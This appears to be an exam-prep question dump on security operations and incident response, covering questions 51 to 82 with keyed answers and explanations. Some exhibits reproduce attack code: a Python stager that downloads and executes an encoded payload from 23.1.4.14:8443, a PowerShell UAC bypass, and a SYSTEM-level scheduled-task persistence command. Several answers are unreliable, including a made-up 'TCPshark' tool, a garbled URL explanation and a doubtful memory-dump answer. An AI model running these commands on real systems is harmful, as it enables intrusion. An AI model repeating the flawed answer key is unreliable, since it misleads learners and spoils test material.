QUESTION 51
A threat actor has successfully attacked an organization and gained access to confidential files on a laptop. What plan should the organization initiate to contain the attack and prevent it from spreading to other network devices?

A. root cause
B. intrusion prevention
C. incident response
D. attack surface

Answer: C
Explanation:
An incident response plan provides the structured steps for identifying, containing, eradicating, and recovering from a security breach, enabling you to isolate the compromised laptop and stop lateral movement before it affects other systems.

QUESTION 52
Refer to the exhibit. A network administrator creates an Apache log parser by using Python. What needs to be added in the box where the code is missing to accomplish the requirement?

```
import re
from collections import Counter

def apache_log_reader(logfile):
    myregex = [          ]

    with open(logfile) as f:
        log = f.read()
        my_iplist = re.findall(myregex,log)
        ipcount = Counter(my_iplist)
        for k, v in ipcount.items():
            print("IP Address " + "=> " + str(k) + " " + "Count "  + "=> " + str(v))

# Create entry point of our code
if __name__ == '__main__':
    apache_log_reader("access_log")
```

A. r'\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}
B. r'\b'
C. r'\b[1-9][0-9]{2,4}\b'
D. r'\d{1,255}\.\d{1,255}\.\d{1,255}\.\d{1,255}

Answer: A
Explanation:
That regular expression matches each octet of an IPv4 address (1–3 digits) separated by literal dots, allowing re.findall to pull every IP from the Apache log for counting.

QUESTION 53
An organization experienced a ransomware attack that resulted in the successful infection of their workstations within their network. As part of the incident response process, the organization's cybersecurity team must prepare a comprehensive root cause analysis report. This report aims to identify the primary factor or factors responsible for the successful ransomware attack and to formulate effective strategies to prevent similar incidents in the future. In this context, what should the cybersecurity engineer emphasize in the root cause analysis report to demonstrate the underlying cause of the incident?

A. evaluation of user awareness and training programs aimed at preventing ransomware attacks
B. analysis of the organization's network architecture and security infrastructure
C. detailed examination of the ransomware variant, its encryption techniques, and command-and-control servers
D. vulnerabilities present in the organization's software and systems that were exploited by the

ransomware

Answer: D
Explanation:
A root cause analysis must trace back to the specific security gaps that allowed the ransomware to succeed - namely unpatched software, misconfigurations, or other exploitable vulnerabilities - so that mitigating those exact weaknesses will prevent future compromise.

QUESTION 54
An insider scattered multiple USB flash drives with zero-day malware in a company HQ building. Many employees connected the USB flash drives to their workstations. An attacker was able to get access to endpoints from outside, steal user credentials, and exfiltrate confidential information from internal web resources. Which two steps prevent these types of security incidents in the future? (Choose two.)

A. Automate security alerts on connected USB flash drives to workstations.
B. Provide security awareness training and block usage of external drives.
C. Deploy antivirus software on employee workstations to detect malicious software.
D. Encrypt traffic from employee workstations to internal web services.
E. Deploy MFA authentication to prevent unauthorized access to critical assets.

Answer: AB
Explanation:
Automating alerts (or outright blocking) for USB device connections lets you detect and stop malicious drives at the endpoint before they can execute zero-day payloads.
Security awareness training combined with policy enforcement against external drives reduces the likelihood that employees will plug in unknown media eliminating the delivery vector.

QUESTION 55
Refer to the exhibit. What does the exhibit indicate?

```
New-Item -Path HKCU:\Software\Classes -Name Folder -Force;
New-Item -Path HKCU:\Software\Classes\Folder -Name shell -Force;
New-Item -Path HKCU:\Software\Classes\Folder\shell -Name open -Force;
New-Item -Path HKCU:\Software\Classes\Folder\shell\open -Name command -Force;
Set-ItemProperty -Path "HKCU:\Software\Classes\Folder\shell\open\command" -Name "(Default)"
Set-ItemProperty -Path "HKCU:\Software\Classes\Folder\shell\open\command" -Name "DelegateExecute" -Force
```

A. The new file is created under the Software\Classes disk folder.
B. A UAC bypass is created by modifying user-accessible registry settings.
C. A scheduled task named "DelegateExecute" is created.
D. The shell software is modified via PowerShell.

Answer: B
Explanation:
The PowerShell snippet adds and configures the DelegateExecute value under the per-user HKCU\Software\Classes\Folder\shell\open\command key—a known registry-based UAC bypass technique that lets code run elevated without prompting.

QUESTION 56
During a routine inspection of system logs, a security analyst notices an entry where Microsoft Word initiated a PowerShell command with encoded arguments. Given that the user's role does not involve scripting or advanced document processing, which action should the analyst take to analyze this output for potential indicators of compromise?

A. Monitor the Microsoft Word startup times to ensure they align with business hours.
B. Confirm that the Microsoft Word license is valid and the application is updated to the latest version.
C. Validate the frequency of PowerShell usage across all hosts to establish a baseline.
D. Review the encoded PowerShell arguments to decode and determine the intent of the script.

Answer: D
Explanation:
Decoding the Base64 (or otherwise encoded) PowerShell payload reveals the actual commands being run, which is the most direct way to identify if Word was used as a vector for malicious activity.

QUESTION 57
During a routine security audit, an organization's security team detects an unusual spike in network traffic originating from one of their internal servers. Upon further investigation, the team discovered that the server was communicating with an external IP address known for hosting malicious content. The security team suspects that the server may have been compromised. As the incident response process begins, which two actions should be taken during the initial assessment phase of this incident? (Choose two.)

A. Notify law enforcement agencies about the incident.
B. Disconnect the compromised server from the network.
C. Conduct a comprehensive forensic analysis of the server hard drive.
D. Interview employees who have access to the server.
E. Review the organization's network logs for any signs of intrusion.

Answer: BE
Explanation:
Isolating the suspected server immediately halts any ongoing malicious communication and limits further compromise. Examining historical network logs uncovers how and when the intrusion began, guiding your next investigative steps.

QUESTION 58
Refer to the exhibit. What is occurring?

```
schtasks /create /tn "mysc" /tr C:\Users\Public\test.exe /sc ONLOGON      /ru "System"
```

A. Obfuscated scripts are getting executed on the victim machine.
B. Malware is modifying the registry keys.
C. RDP is used to move laterally to systems within the victim environment.
D. The threat actor creates persistence by creating a repeatable task.

Answer: D
Explanation:
The schtasks /create command defines a scheduled task (mysc) that runs test.exe at every user logon under the SYSTEM account—an established persistence mechanism.

QUESTION 59
Which two tools conduct network traffic analysis in the absence of a graphical user interface? (Choose two.)

A. Network Extractor
B. TCPdump
C. TCPshark
D. Wireshark
E. NetworkDebuggerPro

Answer: BC
Explanation:
Both TCPdump and TCPshark (the CLI counterpart to Wireshark) capture and analyze packets directly in the terminal, requiring no graphical interface.

QUESTION 60
An organization fell victim to a ransomware attack that successfully infected 256 hosts within its network. In the aftermath of this incident, the organization's cybersecurity team must prepare a thorough root cause analysis report. This report aims to identify the primary factor or factors that led to the successful ransomware attack and to develop strategies for preventing similar incidents in the future. In this context, what should the cybersecurity engineer include in the root cause analysis report to demonstrate the underlying cause of the incident?

A. log files from each of the 256 infected hosts
B. detailed information about the specific team members involved in the incident response effort
C. method of infection employed by the ransomware
D. complete threat intelligence report shared by the National CERT Association

Answer: C
Explanation:
A root-cause analysis must trace back to how the ransomware actually entered the environment—whether via phishing, exploit kit, RDP compromise, etc., so that you can close that specific delivery vector and prevent future outbreaks.

QUESTION 61
A new zero-day vulnerability is discovered in the web application. Vulnerability does not require physical access and can be exploited remotely. Attackers are exploiting the new vulnerability by submitting a form with malicious content that grants them access to the server. After exploitation, attackers delete the log files to hide traces. Which two actions should the security engineer take next? (Choose two.)

A. Validate input upon submission.
B. Block connections on port 443.
C. Install antivirus.
D. Update web application to the latest version.
E. Enable file integrity monitoring.

Answer: AE
Explanation:
Validate input upon submission. Implementing strict input validation (and output encoding) immediately mitigates the injection flaw being exploited, closing the vector even before a vendor patch is available.
Enable file integrity monitoring. Detecting unexpected deletions or tampering with log files ensures you can spot future cover-up attempts and retain forensic evidence.

QUESTION 62
What is an antiforensic technique to cover a digital footprint?

A. authorization
B. obfuscation
C. privilege escalation
D. authentication

Answer: B
Explanation:
Obfuscation alters or hides artifacts (e.g., renaming, encrypting, or scrambling data) so that forensic tools and investigators cannot easily interpret or trace the original activity, effectively covering a digital footprint.

QUESTION 63
Refer to the exhibit. What is the script trying to accomplish?

```
import zlib,base64,sys
vi=sys.version_info
ul=__import__({2:'urllib2',3:'urllib.request'}[vi[0]],fromlist=['build_opener','HTTPSHandler'])
hs=[]
if (vi[0]==2 and vi>=(2,7,9)) or vi>=(3,4,3):
    import ssl
    sc=ssl.SSLContext(ssl.PROTOCOL_SSLv23)
    sc.check_hostname=False
    sc.verify_mode=ssl.CERT_NONE
    hs.append(ul.HTTPSHandler(0,sc))
o=ul.build_opener(*hs)
o.addheaders=[('User-Agent','Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko')]
exec(zlib.decompress(base64.b64decode(o.open('https://23.1.4.14:8443/
GksRtXD-zH3ZOMwsuWEvIAcs9Qe_a0ycjEJVntL1tpG8hnAerO2Kcnz-JsvamPXbY-L8N0HTwniYFxjfqwraH0AfGV7').read())))
```

A. Initiate a connection to 23.1.4.14 over port 8443.

B. Generate a Windows executable file.
C. Open the Mozilla Firefox browser.
D. Validate the SSL certificate for 23.1.4.14.

Answer: A
Explanation:
The script dynamically builds an HTTPS opener that skips certificate validation, then fetches data from https://23.1.4.14:8443/..., decodes and decompresses it, and executes the resulting payload, demonstrating its reaching out to that host and port to pull and run code.

QUESTION 64
Refer to the exhibit. What is occurring?

```
(04/Jan/2022:20:18:06 +0000) "GET /%60%60%60%60/ HTTP/2.0" 404 4630 "-" "Mozilla/5.0
(Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0"
```

A. The request was redirected.
B. WAF detected code injection.
C. An attacker attempted SQL injection.
D. The requested page was not found.


Answer: D
Explanation:
The server's HTTP/2.0 response code 404 shows that the path /%%60%60%60%/ did not exist, indicating the page wasn't found.

QUESTION 65
A cybersecurity analyst is examining a complex dataset of threat intelligence information from various sources. Among the data, they notice multiple instances of domain name resolution requests to suspicious domains known for hosting C2 servers. Simultaneously, the intrusion detection system logs indicate a series of network anomalies, including unusual port scans and attempts to exploit known vulnerabilities. The internal logs also reveal a sudden increase in outbound network traffic from a specific internal host to an external IP address located in a high-risk region. Which action should be prioritized by the organization?

A. Threat intelligence information should be marked as false positive because unnecessary alerts impact security key performance indicators.
B. Focus should be applied toward attempts of known vulnerability exploitation because the attacker might land and expand quickly.
C. Organization should focus on C2 communication attempts and the sudden increase in outbound network traffic via a specific host.
D. Data on ports being scanned should be collected and SSL decryption on Firewall enabled to capture the potentially malicious traffic.

Answer: C
Explanation:
The combination of known-bad DNS lookups and an unusual spike in egress from one internal system strongly indicates active command-and-control and potential data exfiltration. Prioritizing the investigation and containment of that host's C2 traffic cuts off the attacker's control channel and stops further loss of data.


QUESTION 66
Refer to the exhibit. The application x-dosexec with hash 691c65e4fb1d19f82465df1d34ad51aaeceba14a78167262dc7b2840a6a6aa87 is reported as malicious and labeled as "Trojan.Generic" by the threat intelligence tool. What is considered an indicator of compromise?



A. modified registry
B. hooking
C. process injection
D. data compression

Answer: C
Explanation:
The "Persistence" behavior notes writing data into another process's memory space - classic process injection - making it a clear indicator of compromise.

QUESTION 67
Refer to the exhibit. Which two actions should be taken as a result of this information? (Choose two.)



A. Block any URLs in received emails.
B. Blacklist IPs 164.90.168.78 and 199.19.224.83.
C. Block any access to and from domain apponline-8473.xyz.
D. Block any malicious activity with xfe-threat-score-10.
E. Block all emails sent from malicious domain apponline-8473.xyz.

Answer: BC
Explanation:
The STIX indicator's pattern explicitly calls out two IPv4 addresses and the malicious domain. You should:

- Blacklist IPs 164.90.168.78 and 199.19.224.83.
- Block all traffic to/from apponline-8473.xyz.

These actions directly enforce the indicator's contents to prevent access to the phishing infrastructure.

QUESTION 68
What describes the first step in performing a forensic analysis of infrastructure network devices?

A. immediately disconnecting the device from the network
B. initiating an immediate full system scan
C. resetting the device to factory settings and analyzing the difference
D. producing an accurate, forensic-grade duplicate of the device's data

Answer: D
Explanation:
The very first step is to create a bit-for-bit copy (forensic image) of the device's storage or configuration so you can analyze without altering the original evidence.

QUESTION 69
Refer to the exhibit. What is this encoding technique?

A. JavaScript
B. Base64
C. ascii85
D. hexadecimal

Answer: B
Explanation:
The string uses the standard Base64 alphabet (A–Z, a–z, 0–9, +, /) in 4-character blocks (often ending with "="), which is the hallmark of Base64 encoding.

QUESTION 70
Refer to the exhibit. A security analyst is reviewing alerts from the SIEM system that was just implemented and notices a possible indication of an attack because the SSHD system just went live and there should be nobody using it. Which action should the analyst take to respond to the alert?

```
<134>1 2023-10-25T14:34:23Z turbo-hostname sshd 1234 - - [meta sequenceId="1"]
Failed password for invalid user admin from 192.168.1.100 port 22 ssh2
```

A. Investigate the alert by checking SSH logs and correlating with other relevant data in SIEM.
B. Reset the admin password in SSHD to prevent unauthorized access to the system at scale.
C. Ignore the alert and continue monitoring for further activity because the system was just

implemented.

D. Immediately block the IP address 192.168.1.100 from accessing the SSHD environment.

Answer: A
Explanation:
The first step is to validate the alert and gather context—review SSHD's detailed logs (e.g., /var/log/auth.log), look for related login attempts or unusual patterns, and correlate with firewall or endpoint data. This confirms whether it's a false positive or an active brute-force attempt before taking containment actions.

QUESTION 71
Which tool should be used for dynamic malware analysis?

A. Decompiler
B. Unpacker
C. Disassembler
D. Sandbox

Answer: D
Explanation:
A sandbox allows you to execute malware in a controlled environment to observe its real-time behavior, network calls, and file system changes, defining dynamic analysis.

QUESTION 72
What is an issue with digital forensics in cloud environments, from a security point of view?

A. weak cloud computer specifications
B. lack of logs
C. no physical access to the hard drive
D. network access instability

Answer: C
Explanation:
In cloud environments, investigators cannot seize or image physical media directly - the underlying drives reside in provider data centers - making traditional disk-based evidence collection and chain-of-custody much more challenging.

QUESTION 73
What can the blue team achieve by using Hex Fiend against a piece of malware?

A. Use the hex data to define patterns in VARA rules.
B. Read the hex data and transmognify into a readable ELF format
C. Use the hex data to modify BE header to read the file.
D. Read the hex data and decrypt payload via access key.

Answer: A
Explanation:
Hex Fiend is a hex editor that allows analysts to examine the raw byte content of files. One key use case is identifying and extracting byte-level patterns or signatures that can be translated into YARA rules for detecting malware. These hex patterns can be used to define precise signature-based detections.

QUESTION 74
What are two features of Cisco Secure Endpoint? (Choose two.)

A. file trajectory
B. rogue wireless detection
C. Orbital Advanced Search
D. web content filtering
E. full disk encryption

Answer: AC
Explanation:
File trajectory lets you trace a file's path through your environment - when and where it appeared, executed, or was blocked. Orbital Advanced Search provides on-demand remote queries across all managed endpoints, enabling deep live-response and hunting capabilities.

QUESTION 75
During a daily security audit via Cisco Secure Network Analytics, an engineer notices unusual activity in the network. The security engineer investigates and discovers that an employee workstation is generating an abnormal volume of upload traffic to the known clean domain via TCP port 80. A deeper investigation via Wireshark reveals that this traffic is encrypted. Which type of attack is occurring, according to the MITRE ATT&CK matrix?

A. Exfiltration Over Web Service
B. Exfiltration Over C2 Channel
C. Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
D. Command and Control Activity

Answer: A
Explanation:
The workstation is uploading (exfiltrating) data to a legitimate web service over HTTP(S) on port 80. According to MITRE ATT&CK, that maps directly to Exfiltration Over Web Service, where adversaries use common web protocols and services to stealthily move data out of a network.

QUESTION 76
A cybersecurity analyst at a software development company identifies a set of files with an unusual extension **.xyz** that appeared suddenly in the network's shared storage. These files have no known association with the company's ongoing projects and are unusually large. Upon initial scanning, no known malware signatures are detected. Which action should be taken next to evaluate the files based on the distinguished characteristics?

A. Isolate the files and perform a deeper heuristic analysis to detect potential unknown malware or data exfiltration payloads.
B. Rename the file extensions to .txt to enable easier opening and review by team members.
C. Delete the files immediately to prevent potential risks.
D. Move the files to a less secure network segment for analysis.

Answer: A
Explanation:
Creating a secure, isolated copy of the .xyz files preserves the originals for investigation while you apply heuristic and behavioral analysis (sandboxing, code emulation, entropy checks) to uncover any novel malware characteristics or embedded exfiltration routines. Deleting, renaming, or moving them to a less secure zone risks losing critical evidence or exposing other systems.


QUESTION 77
A company had a recent data leak incident. A security engineer investigating the incident discovered that a malicious link was accessed by multiple employees. Further investigation revealed targeted phishing attack attempts on macOS systems, which led to backdoor installations and data compromise. Which two security solutions should a security engineer recommend to mitigate similar attacks in the future? (Choose two.)

A. endpoint detection and response
B. secure email gateway
C. data loss prevention
D. intrusion prevention system
E. web application firewall

Answer: AB
Explanation:
Endpoint Detection and Response: Deploying an EDR solution on macOS endpoints provides real-time monitoring,

behavioral analytics, and automated containment of backdoor or malware activity that evaded the initial phishing lure. Secure Email Gateway: A robust email gateway filters and quarantines phishing emails before they reach users, blocking malicious links and attachments to prevent the initial compromise.

QUESTION 78
Refer to the exhibit. A suspicious binary was executed and a Cisco Secure Malware analytics report was created. What do the artifacts suggest?



A. Destination IP 51.38.124.206 is identified as malicious.
B. MD5 b634c0ba04a4e9140761cbd7b057b8c5 is identified as malicious.
C. Path http-req-51.38.124.206-80-14-1 is benign.
D. The stream must be analyzed further via the pcap file.

Answer: B
Explanation:
The artifact details list that MD5 hash alongside the file's metadata, flagging it as a known malicious binary.

QUESTION 79
Data has been exfiltrated and advertised for sale on the dark web. Incident Response has narrowed down which server has been accessed by the threat actor based on the event logs. On the call with IT team, one of the engineers mentions these observations around this particular web server:

```
- The database running on the server has become unresponsive.
- The PageFile.sys size is consistently changing.
- The server's disk usage peaks during CPU spikes.
- The Performance Monitor indicates high page faults during these spikes.
```

Which action should the IR team perform on the server?

A. Review the database.log file in the program files directory for database errors
B. Examine the system.cfg file in the Windows directory for improper system configurations
C. Analyze the PageFile.sys file in the System Drive and the Virtual Memory configuration
D. Check the Memory.dmp file in the Windows directory for memory leak indications

Answer: D
Explanation:
The symptoms - growing page file usage, CPU spikes correlating with disk I/O, and high page-fault rates - point to a memory leak or runaway process exhausting RAM. Examining the Windows memory dump (Memory.dmp) lets you see which processes or drivers are consuming excessive memory, identifying the leak's root cause.

QUESTION 80
The company experienced a massive malware outbreak, which allowed attackers to gain access to trade secrets and other sensitive information. The security team conducted an in-depth analysis and identified that a root cause of the incident was firewall misconfiguration that allowed a specific external IP address to connect to the SharePoint server. Which action should a security team take next?

A. Scan for and fix vulnerabilities on the firewall and server
B. Harden the SharePoint server
C. Disable external IP communications on all firewalls
D. Review and update all firewall rules and the network security policy

Answer: D
Explanation:
Since the breach stemmed from an overly permissive firewall rule, the priority is to comprehensively audit and tighten your firewall configurations and formalize those changes in your network security policy, ensuring no other unintended exceptions exist and preventing a recurrence.

QUESTION 81
An incident response analyst is preparing the rule to scan the memory with the YARA. How will the analyst complete the task?

A. deobfuscation
B. XML injection
C. string matching
D. data diddling

Answer: C
Explanation:
YARA rules are pattern-matching rules used to identify malware based on specific strings, conditions, and binary patterns. They are most effective in memory or file scans where analysts search for known indicators or unique signatures via string matching.

QUESTION 82
A cybersecurity analyst must evaluate files from endpoints and conduct ad-hoc scans in a highly secure government agency: During the analysis, the analyst identifies a set of suspicious files on multiple endpoints. These files exhibit unusual behavior, such as evading traditional antivirus scans and employing fileless malware techniques. In this technically challenging scenario, what should the cybersecurity analyst recommend as the next step in the process of evaluating these suspicious files and performing ad-hoc scans to ensure the highest level of security?

A. Immediately quarantine the endpoints containing the suspicious files and consider the issue resolved
B. Isolate the affected endpoints and conduct a detailed memory analysis to identify fileless malware execution.
C. Delete the suspicious files and monitor the endpoints for any further signs of compromise.
D. Share the findings with other government agencies for collaborative threat analysis and response.

Answer: B
Explanation:
Fileless malware resides in memory and does not leave traditional file artifacts, making it difficult for antivirus solutions to detect. The most effective next step is to isolate the endpoints to prevent lateral movement and perform memory forensics to capture volatile data and identify any running malicious processes.